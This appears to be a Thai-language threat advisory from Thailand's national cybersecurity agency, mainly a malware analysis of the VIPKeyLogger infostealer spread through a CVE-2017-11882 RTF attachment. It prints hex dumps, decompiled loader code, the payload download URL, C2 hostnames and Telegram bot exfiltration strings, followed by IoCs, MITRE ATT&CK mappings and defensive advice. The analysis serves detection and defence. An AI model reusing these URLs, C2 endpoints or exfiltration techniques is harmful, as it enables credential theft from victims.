- ตรวจสอบว่าผู้โจมตีเข้าได้ยังไงและหาวิธีป้องกันไม่ให้เกิดขึ้นอีก

2.6) รายงานเหตุการณ์

- แจ้งเหตุการณ์ให้หน่วยงานที่เกี่ยวข้องหรือหน่วยงานรัฐทราบ (หากจำเป็น)

2.7) ปรับปรุงระบบความปลอดภัย

- ตรวจสอบและอัปเดตระบบความปลอดภัยเช่น ใช้ไฟร์วอลล์หรือเครื่องมือป้องกันการโจมตี
- ฝึกอบรมพนักงานให้รู้วิธีรับมือกับการโจมตีในอนาคต



อ้างอิงจาก

Threat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์

<https://blog.sekoia.io/polaredge-unveiling-an-uncovered-iot-botnet/>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



Infostealer





บทย่อ

ในเดือนธันวาคม 2024 ได้ค้นพบมัลแวร์ Infostealer เป็นมัลแวร์ประเภท โทรจัน ที่ถูกใช้เพื่อขโมยข้อมูลสำคัญ เช่น รหัสผ่าน ข้อมูลทางการเงิน ข้อมูลระบบ และข้อมูลส่วนตัว ของเหยื่อ เมื่อไม่นานมานี้ นักวิจัยพบว่า VIPKeyLogger ซึ่งเป็นมัลแวร์ประเภท Infostealer เริ่มมีกิจกรรมเพิ่มขึ้นอย่างชัดเจน VIPKeyLogger มีความคล้ายคลึงกับ Snake Keylogger (หรือที่เรียกว่า 404 Keylogger) ซึ่งเป็นมัลแวร์ที่ให้บริการแบบสมัครสมาชิก

กลไกการแพร่กระจาย

มัลแวร์ตัวใหม่นี้แพร่กระจายผ่าน อีเมลฟิชชิง โดยแนบไฟล์ในรูปแบบ ไฟล์บีบอัด (Archive) หรือไฟล์ Microsoft 365 เมื่อเหยื่อเปิดไฟล์ แนบจะมีไฟล์ Microsoft Office ที่มีโค้ดอันตรายฝังอยู่ และใช้ C2 (Command and Control Server) ในการควบคุมและส่งคำสั่ง



รูปภาพ ลำดับขั้นการโจมตีและไฟล์อีเมล



ผลการวิเคราะห์มัลแวร์

68468577please click Enable editing from the yellow bar above. The independent auditors' opinion says the financial statements are fairly stated in accordance with the basis of accounting used by your organization. So why are the auditors giving you that other letter In an audit of financial statements, professional standards require that auditors obtain an understanding of internal controls to the extent necessary to plan the audit. Auditors use this understanding of internal controls to assess the risk of material misstatement of the financial statements and to design appropriate audit procedures to minimize that risk. The definition of good internal controls is that they allow errors and other misstatements to be prevented or detected and corrected by (the nonprofit's) employees in the normal course of performing their duties. If the auditors detect an unexpected material misstatement during your audit, it could indicate that your internal controls are not functioning properly. Conversely, lack of an actual misstatement doesn't necessarily mean that your internal controls are working. As long as there's a reasonable possibility for material misstatement of account balances or financial statement disclosures, your internal controls are considered to be deficient. Auditors evaluate each internal control deficiency noted during the audit to determine whether the deficiency, or a combination of deficiencies, is severe enough to be considered a material weakness or significant deficiency. In assessing the deficiency, auditors consider the magnitude of potential misstatements of your financial statements as well as the likelihood that internal controls would not prevent or detect and correct the misstatements. One common example of a deficiency in internal control that's severe enough to be considered a material weakness or significant deficiency is when an organization lacks the knowledge and training to prepare its own financial statements, including footnote disclosures. Deficiencies in internal control deemed to be either significant deficiencies or material weaknesses must be communicated in writing to management and those charged with

รูปภาพ เอกสารที่มีมัลแวร์

ไฟล์นี้ดูเหมือนกับไฟล์อื่น ๆ ที่เคยมีการระบุช่องโหว่ในปี 2017 (CVE-2017-11882) เมื่อตรวจสอบไฟล์นี้ พบว่าเป็นไฟล์ RTF จากข้อมูลในส่วนหัวของไฟล์

Untitled- *	Bank.doc *	
00000000	7B 5C 72 74 0D 0D 7B 5C	2A 5C 4E 4C 66 57 37 6C
00000010	6B 55 77 57 38 63 76 64	70 69 48 71 64 45 44 6F
00000020	67 58 43 51 4B 50 50 56	39 73 50 67 4E 37 36 57
00000030	4E 72 78 76 56 6E 54 6A	45 4D 70 69 4F 6F 74 61
00000040	72 50 4E 56 47 30 4C 63	42 6C 71 31 4D 42 78 75
00000050	4E 4D 73 73 52 59 56 66	50 73 30 79 46 4D 74 64
00000060	55 41 39 32 36 44 68 67	5A 6E 37 39 47 69 61 43
00000070	76 57 36 42 5A 78 75 68	59 6F 44 4F 72 75 38 45
00000080	6A 4C 76 6F 53 33 4F 7A	55 56 63 6F 6B 6D 75 66
00000090	39 71 32 63 61 7A 63 36	6E 67 72 6C 73 55 57 66
000000A0	6A 54 37 62 7D 0D 0D 7B	5C 38 36 38 34 36 38 35
000000B0	37 37 70 6C 65 61 73 65	20 63 6C 69 63 6B 20 45
000000C0	6F 61 62 6C 65 70 65 6A	60 74 60 65 67 70 66 73

รูปภาพ ข้อมูลที่อยู่ในตำแหน่งเริ่มต้นของไฟล์



เมื่อได้มีการตรวจสอบข้อมูลในไฟล์ เราพบว่าไฟล์มีส่วนที่เรียกว่า objdata ซึ่งมีข้อมูลที่ถูกแปลงเป็นรหัสเพื่อไม่ให้เห็นเนื้อหาจริง

```
1 Level 1 c= 2 p=00000000 l= 932258 h= 66477; 18 b= 0 u= 77019 \rt
2 Level 2 c= 0 p=00000006 l= 157 h= 0; 5 b= 0 u= 0
3 Level 2 c= 1 p=000000a7 l= 932090 h= 66477; 18 b= 0 u= 77019
4 Level 3 c= 3 p=000247a5 l= 782843 h= 8463; 18 b= 0 u= 373 \objdata406230
5 Level 4 c= 0 p=000247b6 l= 28 h= 0; 2 b= 0 u= 6 \lmmum
6 Level 4 c= 0 p=000247d6 l= 615 h= 197; 18 b= 0 u= 367 \nextfile747748787
7 Level 4 c= 0 p=00024a41 l= 45 h= 0; 18 b= 0 u= 0 \emspace747748787
```

รูปภาพ การตรวจสอบข้อมูลจากไฟล์ RTF

จากตรงนี้ สามารถดึงข้อมูลในส่วน objdata ออกมาเพื่อดูเนื้อหาจริงที่มันเก็บไว้

```
00000000: 5C 62 69 6E 30 30 30 30 30 30 5C 37 34 37 37 34 \bin0000000\74774
00000010: 38 37 38 37 32 38 32 38 30 37 32 32 36 20 45 71 8787282807226 Eq
00000020: 4A 49 62 61 71 63 30 55 35 48 37 34 6C 36 49 73 JIbaqc0U5H7416Is
00000030: 66 71 34 70 43 48 76 33 4D 57 4A 6D 6E 63 75 56 fq4pCHv3MwJmncuV
00000040: 49 4E 39 56 4B 50 79 58 79 55 72 6B 36 39 32 74 IN9VKPyXyUrk692t
00000050: 67 54 37 71 57 39 6A 44 33 75 64 4B 5A 79 74 55 gT7qW9jD3udKZytU
00000060: 59 78 55 4C 4A 76 31 65 77 6A 6C 41 4E 61 73 78 YxULJvlewjlANasx
00000070: 72 75 79 6A 55 4C 74 64 45 41 63 37 77 6E 68 45 ruyjULtdEAc7wnhE
00000080: 70 66 63 30 35 4B 65 44 6C 65 72 48 74 61 4A 53 pfc05KeDlerHtaJS
00000090: 77 70 66 4F 4F 7A 74 69 64 76 4B 31 41 45 73 36 wpf00ztidvKLAES6
000000A0: 76 43 62 4F 76 6C 51 66 44 76 42 78 76 48 73 6F vCbOvlQfDvBxvHso
000000B0: 6B 73 43 6B 55 47 49 73 34 72 6D 78 5A 54 78 58 ksCkUGIs4rmxZTxX
000000C0: 63 42 53 51 37 50 71 4F 35 42 6B 37 6B 70 36 51 cBSQ7PqO5Bk7kp6Q
000000D0: 31 69 63 66 36 4A 63 56 4B 63 7A 70 4F 64 54 76 licf6JcVKczpOdTv
000000E0: 67 48 44 79 78 4F 53 6E 39 36 63 67 65 50 57 67 gHDyxOSn96cgePWg
000000F0: 61 7A 79 35 54 49 4F 32 41 72 30 58 77 75 78 66 azy5TIO2ArOXwuxf
00000100: 76 39 75 7A 67 74 6D 49 43 4B 6E 58 75 39 67 31 v9uzgtmICKnXu9gl
00000110: 42 79 75 58 59 42 76 6C 41 69 5A 51 6A 65 38 72 ByuXYBvIAi2Qje8r
00000120: 49 67 36 7A 35 76 6B 47 74 71 39 6A 62 63 50 55 Ig6z5vkGtg9jbcPU
00000130: 32 61 32 46 30 32 69 4B 6A 46 44 69 49 69 62 53 2a2F02iKjFDiIibS
00000140: 5A 66 6A 4D 44 72 75 6F 37 5A 71 30 6F 74 72 45 ZfjMDruo7Zq0otrE
00000150: 54 43 4F 61 72 77 62 70 6B 68 50 59 51 4C 65 59 TCOarwbphkPYQLeY
00000160: 61 67 57 54 4B 37 4E 68 62 6A 58 55 66 56 62 4E agWTK7NhbJXUfVbN
00000170: 79 72 72 6F 47 51 30 32 73 33 35 45 48 33 66 77 yrroGQ02s35EH3fw
00000180: 7A 6B 4F 64 5A 44 59 67 31 4A 39 53 4A 78 32 68 zkOdZDYg1J9Sjx2h
00000190: 43 62 4D 44 4F 31 4B 6A 6C 4E 38 32 30 4F 36 4F CbMD01Kjln82006O
000001A0: 53 75 45 36 37 67 73 59 32 4E 62 42 75 6E 59 79 SuE67gsY2NbBunYy
000001B0: 6F 52 6D 35 4F 47 79 69 34 68 53 47 6D 73 4B 67 oRm5OGyi4hSGmsKg
000001C0: 64 43 79 42 36 34 68 35 4A 78 6E 78 64 59 61 7A dCyB64h5JxnxdYaz
000001D0: 54 51 32 68 50 67 4C 6C 53 31 79 41 6A 32 6C 62 TQ2hPgLlS1yAj21b
000001E0: 41 64 55 39 67 74 54 34 55 33 63 33 62 6B 57 57 AdU9gtT4U3c3bkWW
000001F0: 6F 5A 32 4B 62 6E 72 64 61 50 61 31 32 50 6F 77 oZ2KbnrdaPa12Pow
00000200: 6A 46 68 48 32 67 61 49 44 6A 7A 6C 31 77 6D 4C jFhH2gaIDjz11wmL
00000210: 56 76 67 47 38 39 76 38 35 73 42 39 70 57 73 54 VvgG89v85sB9pWsT
00000220: 79 35 56 71 49 7A 52 57 41 30 6F 4D 30 63 6C 47 y5VqIzRWA0oM0c1G
00000230: 43 56 74 6D 41 47 76 32 65 54 68 6E 49 76 4E 78 CVtmAGv2eThnIvNx
00000240: 58 42 70 38 64 4A 52 58 7A 75 7A 38 6A 4D 73 32 XBP8dJRXzuz8jMs2
00000250: 5A 4D ZM
```

รูปภาพ ข้อมูลที่ถูกดึงออกมา



ในส่วนถัดไป ดึงข้อมูลจากส่วนอื่น ๆ ของไฟล์ออกมา แล้วพบว่า เป็นข้อมูลที่เชื่อมโยงกับ URL ที่จะดาวน์โหลดไฟล์อันตรายมา



รูปภาพ เนื้อหาบางส่วนของไฟล์ RTF

เมื่อลบบรรทัดว่างและช่องว่างออก เราสามารถกู้ข้อมูลที่ใช้ในการสร้าง URL ได้




รูปภาพ ข้อมูลหรือส่วนประกอบต่าง ๆ ที่กู้คืนได้



มีหน้าที่ในการเชื่อมต่อกับ URL “http[:]//87[.]120.84.39/txt/xXdqUOrM1vD3An[.]exe” ซึ่งจะทำ
การดาวน์โหลดไฟล์ที่เป็นอันตรายเข้าสู่ระบบของเหยื่อ


ไฟล์ที่ดาวน์โหลดมานั้นเป็นไฟล์ที่ถูกสร้างขึ้นด้วยโปรแกรม .NET ตามที่แสดงในรูปด้านล่างนี้



.NET compiled file

รูปภาพ ไฟล์ที่ถูกคอมไพล์ด้วย .NET

ขั้นตอนถัดไป เราจะใช้โปรแกรม DnSpy เพื่อดูรายละเอียดเพิ่มเติม ซึ่งไฟล์จริงที่ถูกเปิดขึ้นมาจะมีชื่อ
ว่า skkV[.]exe ไม่ว่าจะเป็นชื่อไฟล์ต้นฉบับอะไร



รูปภาพ การแสดงผลของไฟล์ในโปรแกรม DnSpy


ไฟล์นี้มีหลายส่วน (หรือคลาส) และการทำงานเริ่มจากส่วนที่เรียกว่า MainForm() ซึ่งมีการแปลง
ข้อมูลให้เป็นชุดของตัวอักษรหลายครั้ง



```
public class MainForm : Form
{
    // Token: 0x0600002A RID: 42 RVA: 0x00005820 File Offset: 0x00003A20
    public MainForm()
    {
        this.InitializeComponent();
        Type t = this.Game_Config;
        object[] args = new object[]
        {
            new string("766D4750".ToCharArray()),
            new string("66746A".ToCharArray()),
            new string("GradePerformancePredictorApplication".ToCharArray())
        };
        MethodInfo[] i = this.Game_Config.GetMethods();
        MethodInfo kb = i.ElementAt(0);
        LateBinding.LateCall(kb, null, "Invoke", new object[]
        {
            0,
            args
        }, null, null);
    }
}
```

รูปภาพ การเริ่มต้นหลักของโปรแกรม

ในส่วนของ Resource จะมีภาพชื่อว่า “vmGP” ที่ดูเหมือนจะมีลายเม็ดหรือรบกวน ภายในภาพนี้มีโค้ดที่ถูกซ่อนอยู่ด้วยเทคนิคการซ่อนข้อมูลในภาพ



รูปภาพ ภาพที่ใช้ซ่อนข้อมูล



จากการตรวจสอบเพิ่มเติม เราพบว่าโปรแกรมนี้จะขโมยข้อมูลต่าง ๆ เช่น ชื่อคอมพิวเตอร์, ชื่อประเทศ, ข้อมูลที่คัดลอกในคลิปบอร์ด, ภาพหน้าจอ, คูกี้, ประวัติการท่องเว็บ และข้อมูลอื่น ๆ แล้วส่งข้อมูลเหล่านั้นไปผ่าน Telegram ไปยังเซิร์ฟเวอร์ที่ควบคุมโดยผู้โจมตี

```
0x433b7b (190): http://vaders.kozow.com:8081,http://aboters.duckdns.org:8081,http://anotherarmy.dns.army:8081
0x433c48 (158): Bsr0kyiChvpfhAkipZAxnnChkMgkLaAiZhGMyrnJfULIDGkftTkrTELinhhfklkJrkDExMvkEUCxUkUGr
0x433cfa (22): $CheckFile$
0x433d12 (36): $CheckTextEnabled$
0x433d54 (24): $is_Discord$
0x433d6e (26): $is_Telegram$
0x433d8a (30): $Telegram_Side$
0x433daa (20): $is_Panel$
0x433dc0 (26):

PC Name:
0x433ddc (34):
Date and Time:
0x433e00 (26):
Client IP:
0x433e22 (28): Country Name:
0x433e40 (26): CountryCode:
0x433e5c (26): Region Name:
0x433e78 (26): Region Code:
0x433ea2 (20): TimeZone:
0x433eb8 (20): Latitude:
0x433ece (22): Longitude:
0x433ee6 (28): Stub Version:
```

รูปภาพ ประเภทของข้อมูลที่ถูกลักขโมย

```
Country Name:
0x433f2a (64): G68hpVjMigBuV@okooxhht/c/0q2IVZ
0x433f70 (48): @Krx0x2c5p5b6LxNf1FayA==
0x433fa2 (64): WQgd5u2cWqALhSiv4hpF+XK8STC2o8E
0x433fe4 (64): f6xkV9uc7T007XyhzecN+HH0IXG/BQ8
0x434026 (24): oXrxSiv5W6=
0x434040 (42): $DiscordWebhookURL$
0x43406c (38): $DiscordUsername$
0x434094 (44): $PanelConnectionApi$
0x4340c2 (32): $HostUsername$
0x4340e4 (32): $HostPassword$
0x434106 (22): $HostURL$
0x43411e (26): $TeleToken$
0x43413a (20): $TeleID$
0x434150 (24): Yx74dJOTF8M=
0x43416a (44): $Outlook_Tele_token$
0x434198 (34): $Outlook_Tele_ID$
0x4341bc (20): ZyiAEnXWZP
0x4341d2 (28): EnabledAntiBot
0x4341f0 (24): EnabledEmpty
0x43420a (54): -----
0x434250 (60): multipart/form-data; boundary=
0x4342a2 (112): Content-Disposition: form-data; name="username"{0}{1}{2}
0x434314 (110): Content-Disposition: form-data; name="content"{0}{1}{2}
0x434395 (122): Content-Disposition: form-data; name="file"; filename="{0}"{1}Content-Type: application/octet-stream{2}{3}
0x43445b (64): vXLtNPFZK+Dcb+Yg9FV+EWlxYmFoLa7V
0x43449d (88): zMaRfCDE0Gb4K/zB6ZNS3r1L34TENqMID9RWekhoOE-
0x4344f7 (86): 9uzQ28M9esigktQ2plawgW2VerNvdHityTJ3Raltz2K-

0x33e2ad0 (26): IMAP Password
0x33e2af8 (26): POP3 Password
0x33e2b20 (26): HTTP Password
0x33e2b48 (26): SMTP Password
0x33e2b70 (176): Software\Microsoft\Office\15.0\Outlook\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676
0x33e2c30 (244): Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging
Subsystem\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676
0x33e2d34 (176): Software\Microsoft\Windows Messaging Subsystem\Profiles\9375CFF041311d3B88A00104B2A6676
0x33e2df4 (176): Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF041311d3B88A00104B2A6676
0x33e2e0c (22): SMTP Server
0x33e2fb4 (108): SOFTWARE\Classes\Foxmail.url.mailto\Shell\open\command
0x33e3030 (22): Foxmail.exe
0x33e3074 (44): \Accounts\Account.rec0
0x33e30cc (22): POP3Account
0x33e3110 (24): POP3Password
0x33e3148 (126):
----- / VIP Recovery \ -----
Recovered From: Foxmail
```

รูปภาพ ตัวอย่างเพิ่มเติมของข้อมูลที่ถูกลักขโมย



```
0x338a1ec (56): https://api.telegram.org/bot
0x338a234 (42): /sendMessage?chat_id=
0x338a288 (502): https://api.telegram.org/bot/sendMessage?chat_id=stext=
PC Name:
Date and Time: 08-12-2024 / 22:08:51
Country Name:
[ DESKTOP-HKFF9M2 Clicked on the File If you see nothing this's mean the system storage's empty. ]
0x338a500 (32): api.telegram.org
0x338a530 (20): r/7:0k=+5.#[]!()*
0x338a554 (36): r/7:0k=+5.#[]!()*
0x338a5c0 (32): 0123456789ABCDEF
0x338a5ec (654):
https://api.telegram.org/bot/sendMessage?chat_id=stext=
```

รูปภาพ ข้อมูลที่ดึงออกจากไฟล์ PE ที่อยู่ในหน่วยความจำ

Keyloggers เป็นเครื่องมือที่แฮกเกอร์ใช้บ่อยที่สุดในการขโมยข้อมูล พวกมันจะถูกส่งมาในแคมเปญฟิชซิงที่แนบไฟล์อันตรายไว้เพื่อดึงดูดเหยื่อ ไฟล์ที่ติดเชื้อเหล่านี้มีจุดประสงค์เพื่อขโมยข้อมูลจากคอมพิวเตอร์ของเหยื่อให้ได้มากที่สุด เมื่อผู้ใช้คลิกเปิดไฟล์ที่ถูกหลอกล่อ มันจะดาวน์โหลดไฟล์ที่ถูกโจมตีไปยังโฟลเดอร์ชั่วคราวหรือโฟลเดอร์เริ่มต้นของคอมพิวเตอร์เพื่อให้มันยังคงทำงานอยู่ เมื่อเปิดไฟล์นั้น ไฟล์จะดาวน์โหลดไฟล์อื่นไปยังโฟลเดอร์ %AppData\Roaming% แล้วลบตัวเองออก และคัดลอกข้อมูลที่แฝงอยู่ไปยังไฟล์จริงที่เปิดใช้งาน จากนั้นมันจะขโมยข้อมูลต่าง ๆ เช่น การกดแป้นพิมพ์, ข้อมูลในคลิปบอร์ด, ภาพหน้าจอ, ประวัติการท่องเว็บ, คูกี้ และข้อมูลการตั้งค่าอีเมล มันจะส่งข้อมูลที่ขโมยไปผ่าน Telegram ไปยังเซิร์ฟเวอร์ที่ควบคุมการโจมตี



Indicator of compromise (IoCs)

Indicator of compromise (IoCs) คือ หลักฐานทางนิติวิทยาศาสตร์ของการบุกรุกที่อาจเกิดขึ้นในระบบโฮสต์หรือเครือข่ายและผู้ดูแล ระบบสามารถตรวจจับความพยายามในการบุกรุกหรือกิจกรรมที่เป็นอันตรายอื่น ๆ

RTF hash

- a7fb35d35eb23fe3b4358e3c843f5982a161534e

Dropped exe

- 2830f9d5f41bbeed2ae105ed0b9a8d49327c8594

Malicious URL

- hxxp://87.120.84[.]39/txt/xXdquUOrM1vD3An.exe
- hxxp://51.38.247[.]67:8081/_send_.php?L

C2

- varders.kozow[.]com:8081
- aborters.duckdns[.]org:8081
- anotherarmy.dns[.]army:8081
- mail.jhxxkgrou[.]online



MITRE ATT&CK

คือ กลยุทธ์ เทคนิค และกระบวนการทำงาน หรือเรียกว่า TTP (Tactics, Technique และ Procedures) ของแฮกเกอร์ที่ใช้ในการโจมตีองค์กรต่างๆ ทั่วโลก โดยจะมี MITRE ATT&CK ที่เกี่ยวข้องดังนี้

Tactic	Technique
T1113 - Screen Capture	Capturing the screen
T1056.001 - Keylogging	Logging keystrokes
T1115 - Clipboard Data	Stealing clipboard data
T1005 - Data from Local System	Harvesting data from the local system
T1140 - Deobfuscate/Decode Files or Information	Deobfuscating or decoding obfuscated data
T1074 - Data Staged	Staging data for exfiltration
T1204 - User Execution	User execution (triggering malicious files/programs)
T1041 - Exfiltration Over C2 Channel	Exfiltrating data via C2 channel
T1059.001 - PowerShell	Using PowerShell for execution
T1566 - Phishing	Phishing attacks (tricking users to open files/links)
T1027 - Obfuscated Files or Information	Using obfuscated files or information to evade detection
T1573 - Encrypted Channel	Using encrypted channels for communication
T1102.002 - Bidirectional Communication	Two-way communication between system and C2
T1071.001 - Web Protocols	Using web protocols for C2 communication



คำแนะนำ

1. มาตรการป้องกัน (Prevention)

1.1) ฝึกให้ผู้ใช้งานระวัง

- สอนให้ผู้ใช้งานระวังอีเมลที่มาจากแหล่งที่น่าเชื่อถือ และไม่เปิดไฟล์หรือคลิกลิงก์ที่น่าสงสัย

1.2) ใช้ซอฟต์แวร์ป้องกันไวรัส

- ติดตั้งโปรแกรมป้องกันไวรัสในคอมพิวเตอร์และอัปเดตให้ทันสมัย เพื่อป้องกันมัลแวร์ที่อาจแฝงอยู่ในไฟล์ที่ดาวน์โหลดหรืออีเมล

1.3) ใช้การยืนยันตัวตนสองขั้นตอน

- เปิดใช้งานระบบยืนยันตัวตนสองขั้นตอน เพื่อให้แน่ใจว่าแม้จะมีข้อมูลล็อกอินถูกขโมย ก็ยังต้องผ่านการยืนยันตัวตนเพิ่มเติม

1.4) ปิดการใช้งาน Macros ในโปรแกรม Office

- ปิดฟีเจอร์ที่ชื่อว่า Macros ในโปรแกรม Microsoft Office เพื่อไม่ให้มัลแวร์ทำงานเมื่อเปิดไฟล์ที่ติดไวรัส

1.5) ตรวจสอบอีเมล

- ใช้เครื่องมือในการตรวจสอบอีเมลเพื่อหาภัยคุกคามที่อาจแฝงมากับไฟล์แนบหรือลิงก์ในอีเมล

1.6) ตั้งค่าความปลอดภัยของเว็บเบราว์เซอร์

- ตั้งค่าเว็บเบราว์เซอร์ให้มีความปลอดภัยสูงเพื่อลดการดาวน์โหลดไฟล์ที่เป็นอันตราย

1.7) ใช้ระบบตรวจจับภัยคุกคาม

- ใช้ระบบที่สามารถตรวจจับการกระทำที่ผิดปกติในเครือข่าย เช่น การส่งข้อมูลสำคัญไปยังเซิร์ฟเวอร์ที่ไม่ได้รับอนุญาต

1.8) อัปเดตโปรแกรมและระบบ

- อัปเดตระบบและโปรแกรมต่าง ๆ อย่างสม่ำเสมอเพื่อป้องกันการโจมตีที่ใช้ช่องโหว่จากเวอร์ชันเก่า



2. มาตรการรับมือเมื่อถูกโจมตี (Incident Response)

2.1) ตัดการเชื่อมต่อจากอินเทอร์เน็ต

- ถ้าคุณคิดว่าคอมพิวเตอร์ของคุณถูกโจมตี ให้รีบตัดการเชื่อมต่ออินเทอร์เน็ตทันที เพื่อไม่ให้ข้อมูลส่วนตัวหลุดไปยังผู้โจมตี

2.2) ใช้โปรแกรมป้องกันไวรัส

- ใช้โปรแกรมป้องกันไวรัสที่อัปเดตล่าสุดมาสแกนคอมพิวเตอร์เพื่อลบมัลแวร์ที่ติดอยู่

2.3) เปลี่ยนรหัสผ่าน

- ตรวจสอบบัญชีที่สำคัญ เช่น อีเมล หรือบัญชีธนาคาร และรีบเปลี่ยนรหัสผ่านใหม่ทันที

2.4) ตรวจสอบการตั้งค่าของคอมพิวเตอร์

- ตรวจสอบโปรแกรมที่เปิดอัตโนมัติเมื่อเปิดคอมพิวเตอร์ และตรวจสอบว่าไม่มีโปรแกรมอันตรายถูกติดตั้งอยู่

2.5) หยุดการเข้าถึงข้อมูลสำคัญ

- หากคอมพิวเตอร์ของคุณเก็บข้อมูลสำคัญ ควรหยุดการเข้าถึงข้อมูลเหล่านั้นชั่วคราวจนกว่าจะมั่นใจว่าไม่มีการโจมตี

2.6) ตรวจสอบข้อมูลที่สูญหาย

- ถ้ามีข้อมูลถูกขโมยไป ให้ตรวจสอบและรายงานการสูญหายของข้อมูลให้กับหน่วยงานที่เกี่ยวข้อง

2.7) เก็บหลักฐานการโจมตี

- ควรเก็บข้อมูลหลักฐานต่าง ๆ เกี่ยวกับการโจมตี เช่น ไฟล์ที่ถูกเปลี่ยนแปลง เพื่อใช้ในการป้องกันในอนาคต

2.8) กู้คืนระบบ

- หลังจากตรวจสอบและทำความสะอาดคอมพิวเตอร์แล้ว ให้กู้คืนข้อมูลจากสำรองที่ปลอดภัย และตรวจสอบให้แน่ใจว่าไม่มีมัลแวร์หลงเหลืออยู่

2.9) เรียนรู้และปรับปรุงการป้องกัน

- หลังจากเหตุการณ์โจมตี ควรหาวิธีป้องกันไม่ให้เกิดเหตุการณ์นี้ขึ้นอีก เช่น การอัปเดตโปรแกรม หรือการฝึกฝนให้ผู้ใช้งานระมัดระวังมากขึ้น



อ้างอิงจาก

Threat Intelligence ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์

<https://www.forcepoint.com/blog/x-labs/vipkeylogger-infostealer-malware>

จัดทำโดย

ฝ่ายบริหารจัดการข้อมูลภัยคุกคามทางไซเบอร์ สำนักประสานงาน

ศูนย์ประสานการรักษาความมั่นคงปลอดภัยระบบคอมพิวเตอร์แห่งชาติ

โทร: 02 114 3531 อีเมล: cti_misp@ncsa.or.th



